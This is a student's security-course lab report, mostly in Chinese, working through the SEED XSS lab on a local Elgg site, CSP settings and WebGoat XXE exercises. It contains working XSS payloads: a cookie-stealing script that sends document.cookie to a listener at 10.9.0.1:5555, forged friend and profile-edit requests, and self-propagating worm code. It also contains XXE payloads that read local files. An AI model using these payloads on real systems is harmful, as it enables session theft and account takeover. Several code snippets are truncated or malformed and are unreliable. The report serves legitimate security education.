

National Taiwan Normal University

CSIE Information Security: A Hands-on Approach

Instructor: Po-Wen Chi

Due Date: Jan 3, 2022, AM 11:59

Assignment

6

系級：資工111 學號：40747031S 姓名：劉子弘

6.1 SEED Lab (40 pts)

2 Lab Environment Setup

2.1 DNS Setup

```
# For XSS Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```


2.2 Container Setup and Commands

```
[01/02/22] seed@VM:~/.../Labsetup$ dockps
e9a3d61ca31e  elgg-10.9.0.5
6740a2a025ea  mysql-10.9.0.6
```

2.3 Elgg Web Application


3.2 Task 1: Posting a Malicious Message to Display an Alert Window

- 再 db 插入惡意 js




3.3 Task 2: Posting a Malicious Message to Display Cookies

- 把 cookie 叫出來



3.4 Task 3: Stealing Cookies from the Victim's Machine

- 監聽 port 5555



- 利用 img src 發 HTTP GET 把 cookie 送出來

Edit profile

Display name

Samy

About me

[Embed content](#)

B I U S I_x |

```
<script>document.write("<img src=http://10.9.0.1:5555?c="+ escape(document.cookie) + ">");</script>
```

```
[01/02/22] seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 41934
GET /?c=Elgg%3D2btbgbmi713gkdhlp2pggkc4c5 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

3.5 Task 4: Becoming the Victim's Friend


- add friend 行為

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1641:
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=3ed6852s69r8ub46p9epvths9; elggperm=z8GqWsjCbfc4Es8_Yg_WF-_uZWau090h
GET: HTTP/1.1 200 OK
Date: Sun, 02 Jan 2022 23:39:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

- 修改 js, 放到 samy 的 profile

```
JS addfriend.js 2 X
Labsetup > JS addfriend.js
1 <script type="text/javascript">
2   window.onload = function () {
3     var Ajax=null;
4     var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
5     var token="__elgg_token="+elgg.security.token.__elgg_token;
6     var sendurl="http://www.seed-server.com/action/friends/add"
7     + "?friend=59"+ token + ts;
8     Ajax=new XMLHttpRequest();
9     Ajax.open("GET", sendurl, true);
10    Ajax.send();
11  }
12 </script>
```

- 原本不是朋友，登 alice 瀏覽 samy profile 就變朋友了



Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

- ts 跟 token 用來當 elgg 的用戶驗證

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

- 不行，text mode 會把一些字元轉調，js code 就無法執行了

3.6 Task 5: Modifying the Victim's Profile

- 看 profile 地的行為


```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----300663967734517812744177457266
Content-Length: 3516
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg-pc115843015qu401pfa1u170k
Upgrade-Insecure-Requests: 1
__elgg_token=jw6yJ0888awo7MEMUP3P6Q&__elgg_ts=1641164595&name=Samy&description=<p><scri
+ escape(document.cookie) + ' >';
</script><script>document.write('<img src=http://10.9.0.1:5555?c='
+ escape(document.cookie) + ' >');
</script>&lt;script&gt;document.write('&lt;img src=http://10.9.0.1:5555?c='+ escape(doc
<p>&nbsp;</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=
POST: HTTP/1.1 302 Found
Date: Sun, 02 Jan 2022 23:04:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- 修改 js, 放到 samy 的 profile

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp
    //and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var des="&description=aaaaaaaa&accesslevel[description]=2";
    var content=token + ts + userName +des + guid;
    var samyGuid=59; //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

- 看了 samy 的 profile Alice 的就被修改了

Alice



Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

- 如果不放在改玩 samy 的 profile 會跳回 profile 頁面 · samy 的 profile 就又被自己改掉了

3.7 Task 6: Writing a Self-Propagating XSS Worm

Link Approach.

- 把 link 加進去剛剛的 js

```
var worn=encodeURIComponent(
  "<script type=\"text/javascript\" "+
  "id = \"worm\""+
  "src=\"http://www.example60.com/linkapp.js\" "+
  "</\"+\"script>\" "+
  ");

var des("&description=aaaaaaaaaaaa"+worn+"&a
```

- 掛到 dockor 開的網站上

```
[01/02/22] seed@VM:~/.../Labsetup$ docker cp
linkapp.js e9a3d61ca31e:/var/www//csp/
```

```
← → ↺ ↻ 🔒 www.example60.com/linkapp.js

<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var worn=encodeURIComponent(
    "<script type=\"text/javascript\" "+
    "id = \"worm\" "+
    "src=\"http://www.example60.com/linkapp.js\">"+
    "</\"+\"script>\" "+
    ");

  var des("&description=aaaaaaaaaaaa"+worn+"&accesslevel[description]=2
```

- 把 src 放到 samy 的 profile

Edit profile

Display name

Samy

About me

```
<script type="text/javascript" src="http://www.example60.com/linkapp.js"></script>
```

- alice 看 samy 被修改, boby 看 alice 被修改



DOM Approach

- 把剛剛的 js 改成自己賦直到別人的 profile

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\"";
  var worm = encodeURIComponent(headerTag + jsCode + tailTag);
  window.onload = function(){

    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var content=token + ts + userName +
      "&description=" + worm + "&accesslevel[description]=2" +
      "&briefdescription=aaaaaaaa&accesslevel[briefdescription]=2"
```

- 把整段 js 放到 samy 的 profile

Edit profile

Display name

Samy

About me

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javas
  var jsCode = document.getElementById("worm").innert
  var tailTag = "<\/\" + \"script>\"";
  var worm = encodeURIComponent(headerTag + jsCode
  window.onload = function(){


    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
```

- alice 看 samy 被修改, boby 看 alice 被修改




4 Task 7: Defeating XSS Attacks Using CSP

4.4.1 Describe and explain your observations when you visit these websites



4.4.2 Click the button in the web pages from all the three websites, describe and explain your observations.


- 只有 example32a 的 jscode 有被執行



4.4.3 Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

◦ 把 example60 加到 32b

```
ServerName www.example32b.com
DirectoryIndex index.html
Header set Content-Security-Policy " \
    default-src 'self'; \
    script-src 'self' *.example60.com \
    script-src 'self' *.example70.com \
    "
```




example32b.com/ x example

← → ↻ 🏠 🔒 www.example:

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

4.4.4 Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report Lab tasks



```
image_www > csp > phpindex.php
<?php
$csphheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
header($csphheader);

[01/02/22] seed@VM:~/.../csp$ docker cp phpindex.php e9a3d61c
a31e:/var/www/csp/
```

→ ↻ 🏠 🔒 www.example32c.com

SP Experiment

Inline: Nonce (111-111-111): **OK**

Inline: Nonce (222-222-222): **OK**

Inline: No Nonce: **OK**

From self: **OK**

From www.example60.com: **OK**

From www.example70.com: **OK**

From button click:

4.4.5 Please explain why CSP can help prevent Cross-Site Scripting attacks

因為他類似白名單，只要允許的就可以進來

6.2 Redirection (20 pts)

可以利用 `document.getElementById("csrf_form").submit()`，在不與使用者互動的情況下 submit the form，開一個看不見的 `iframe`，或是透過 `ajax` 去完成

6.3 HTTPS (20 pts)

PASS。用 flask 會幫我自動申請可以算我會了口

6.4 XXE (20 pts)

1. Let's try

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Content-Length: 59
Cookie: JSESSIONID=1857DCE42873457FCE5E66542F79020F
Connection: close

<?xml version="1.0"?><comment> <text>m0re</text></comment>
```

```
<?xml version="1.0"?>
<!DOCTYPE m0re [
<!ELEMENT name ANY>
<!ENTITY m0re SYSTEM "file:///c:/">
]>
<comment> <text>&m0re;</text></comment>
```



webgoat 2020-08-16, 00:21:53

\$Recycle.Bin AMTAG.BIN Aomei Apps Config.Msi DELL dell.sdr Documents and Settings Downloads Drivers DRM FIOD.manifest hiberfil.sys inetpub Intel jetbrains-agent.jar PageFile.sys PerfLogs ProgramData Program Files Prog Files (x86) Recovery swapfile.sys System Volume Information Users Windows

Congratulations. You have successfully completed the assignment.

2. Modern REST framework

把 Content-Type 從 json 改回 XML 就好

3. Blind XXE assignment

先上傳外部 XML 檔,然後抓封包修改去使用這個 XML

```
POST /WebGoat/xxe/blind HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Content-Length: 59
Cookie: JSESSIONID=376C63866F852EF42E6D41396331E12E
Connection: close

<?xml version="1.0"?>
<!DOCTYPE root [
<ENTITY % file SYSTEM "file:///c:/Users/USER/.webgoat-8.0.0.M15/XXE/secret.txt">
<ENTITY % zxcv SYSTEM "http://127.0.0.1:8081/files/webgoat/m0re.dtd">
%zxcv;
%payload;
]>
<comment> <text>&m0re;</text></comment>
```

```
{
  "method": "GET",
  "path": "/landing",
  "headers": {
    "request": {
      "user-agent": "Java/1.8.0_181",
      "host": "127.0.0.1:8081",
      "accept": "text/html, image/gif, image/jpeg, *; q=.2, */*",
      "connection": "keep-alive"
    },
    "response": {
      "X-Application-Context": "application:8081",
      "status": "200"
    }
  },
  "parameters": {
    "text": [ "WebGoat 8.0 rocks... (JfQGdydGUD)" ]
  },
  "query": "text=WebGoat%208.0%20rocks...%20(JfQGdydGUD)",
  "timeTaken": "2"
}
```

我的 windows+linux 不知為啥裝不了 webwolf 或 ZAP 好像是 java 的問題來不及 Debug,在此附上資料來源，步驟都很詳細了，老師就給我多點分吧！：

[WebGoat 靶場搭建及通關記錄（一） m0re's blog-CSDN 博客 webgoat 靶場](#)

[\[Day 21\] 來玩 WebGoat！之 9：XXE Injection 3 - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天 \(ithome.com.tw\)](#)

[\[Day 21\] 來玩 WebGoat！之 9：XXE Injection 3 - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天 \(ithome.com.tw\)](#)